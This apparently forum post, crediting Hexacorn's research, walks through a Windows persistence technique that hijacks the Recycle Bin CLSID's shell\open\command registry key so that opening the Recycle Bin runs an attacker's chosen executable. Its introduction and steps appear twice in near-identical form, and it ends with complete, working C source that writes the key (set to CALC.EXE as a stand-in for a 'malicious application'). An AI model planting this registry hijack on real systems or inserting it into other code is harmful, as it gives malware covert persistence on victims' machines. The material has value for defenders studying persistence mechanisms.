
Discovered by ethereal__vx
This entry in this series derives from a proof-of-concept illustrated by Hexacorn, initially published May 28th, 2018 (Beyond good ol’ Run Key, Part 78)
Introduction:
The Class ID, or CLSID, is a globally unique identifier that identifies a Windows COM class object. It allows operating systems and software to detect and access COM objects without identifying them by name. A typical CLSID in the registry looks like {645FF040-5081-101B-9F08-00AA002F954E} . Entries for the CLSID are present in HKEY_CLASSES_ROOT(HKCR). Values in HKCR is a merged view from both HKCU (HKEY_CURRENT_USER) and HKLM (HKEY_LOCAL_MACHINE). Because of this the majority of HKCR is read-only. However some keys allow a non-elevated user to both read and write. The registry hive contains keys and subkeys that can be used to change HKCR settings for file extensions to introduce a malicious proxy executable that can launch the appropriate file. Fortunately the use of CLSID’s and it’s functionality is well documented by Microsoft. This can give a better insight into what they’re , how they operate and various vulnerabilities which may be present by hijacking them and being used by malware authors. We would be focusing on the “Shell” subkey in regard to CLSID associated with Recycle Bin.
Don't understand?
Our approach to this persistence method would be simple. We would open a handle to registry key “HKCR\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell” and create a subkey “open\command”.
When we create the subkey the path the target registry path would look as follows:

Now we’ll modify the command and set it’s value to point to “Calc.exe or cmd.exe” or our malicious application. 'notapad.exe' in my case

The result of this code will be when the user opens the Recycle Bin, it’ll execute the malicious application
This entry in this series derives from a proof-of-concept illustrated by Hexacorn, initially published May 28th, 2018 (Beyond good ol’ Run Key, Part 78)
Introduction:
The Class ID, or CLSID, is a globally unique identifier that identifies a Windows COM class object. It allows operating systems and software to detect and access COM objects without identifying them by name. A typical CLSID in the registry looks like {645FF040-5081-101B-9F08-00AA002F954E} . Entries for the CLSID are present in HKEY_CLASSES_ROOT(HKCR). Values in HKCR is a merged view from both HKCU (HKEY_CURRENT_USER) and HKLM (HKEY_LOCAL_MACHINE). Because of this the majority of HKCR is read-only. However some keys allow a non-elevated user to both read and write. The registry hive contains keys and subkeys that can be used to change HKCR settings for file extensions to introduce a malicious proxy executable that can launch the appropriate file. Fortunately the use of CLSID’s and it’s functionality is well documented by Microsoft. This can give a better insight into what they’re , how they operate and various vulnerabilities which may be present by hijacking them and being used by malware authors. We would be focusing on the “Shell” subkey in regard to CLSID associated with Recycle Bin.
Don't understand?
Our approach to this persistence method would be simple. We would open a handle to registry key “HKCR\CLSID\{645FF040-5081-101B-9F08-00AA002F954E}\shell” and create a subkey “open\command”.
When we create the subkey the path the target registry path would look as follows:
Now we’ll modify the command and set it’s value to point to “Calc.exe or cmd.exe” or our malicious application. 'notapad.exe' in my case
The result of this code will be when the user opens the Recycle Bin, it’ll execute the malicious application
C:
#include <Windows.h>
#include <stdio.h>

#define WCHAR_MAXPATH (MAX_PATH * sizeof(WCHAR))

DWORD P0x4(VOID);

int main(VOID)
{
    DWORD dwReturn = ERROR_SUCCESS;
    dwReturn = P0x4();

    if (dwReturn != ERROR_SUCCESS)
    {
        return dwReturn;
    }

    return ERROR_SUCCESS;
}

DWORD P0x4(VOID)
{
    HKEY  hKey = HKEY_CLASSES_ROOT;
    WCHAR lpSubKey[WCHAR_MAXPATH] = L"CLSID\\{645FF040-5081-101B-9F08-00AA002F954E}\\shell\\open\\command";
    WCHAR lpData[WCHAR_MAXPATH] = L"CALC.EXE";
    HKEY  phkResult = NULL;
    HKEY  hkResult;
    DWORD dispositions;

    if (RegCreateKeyEx(hKey, lpSubKey, 0, NULL,
        REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS, NULL, &hkResult, &dispositions) != ERROR_SUCCESS)
    {
        goto EXIT_ROUTINE;
    }

    if (RegOpenKeyEx(hKey, lpSubKey, 0, KEY_ALL_ACCESS, &phkResult) != ERROR_SUCCESS)
    {
        goto EXIT_ROUTINE;
    }

    if (RegSetValueEx(phkResult, NULL, 0, REG_SZ, (PBYTE)lpData, sizeof(lpData)) != ERROR_SUCCESS)
    {
        goto EXIT_ROUTINE;
    }

    if (phkResult)
    {
        RegCloseKey(phkResult);
    }

    if (hkResult)
    {
        RegCloseKey(hkResult);
    }

    return ERROR_SUCCESS;

EXIT_ROUTINE:

    DWORD dwError = GetLastError();

    if (phkResult)
    {
        RegCloseKey(phkResult);
    }

    if (hkResult)
    {
        RegCloseKey(hkResult);
    }

    return dwError;
}
Последнее редактирование:

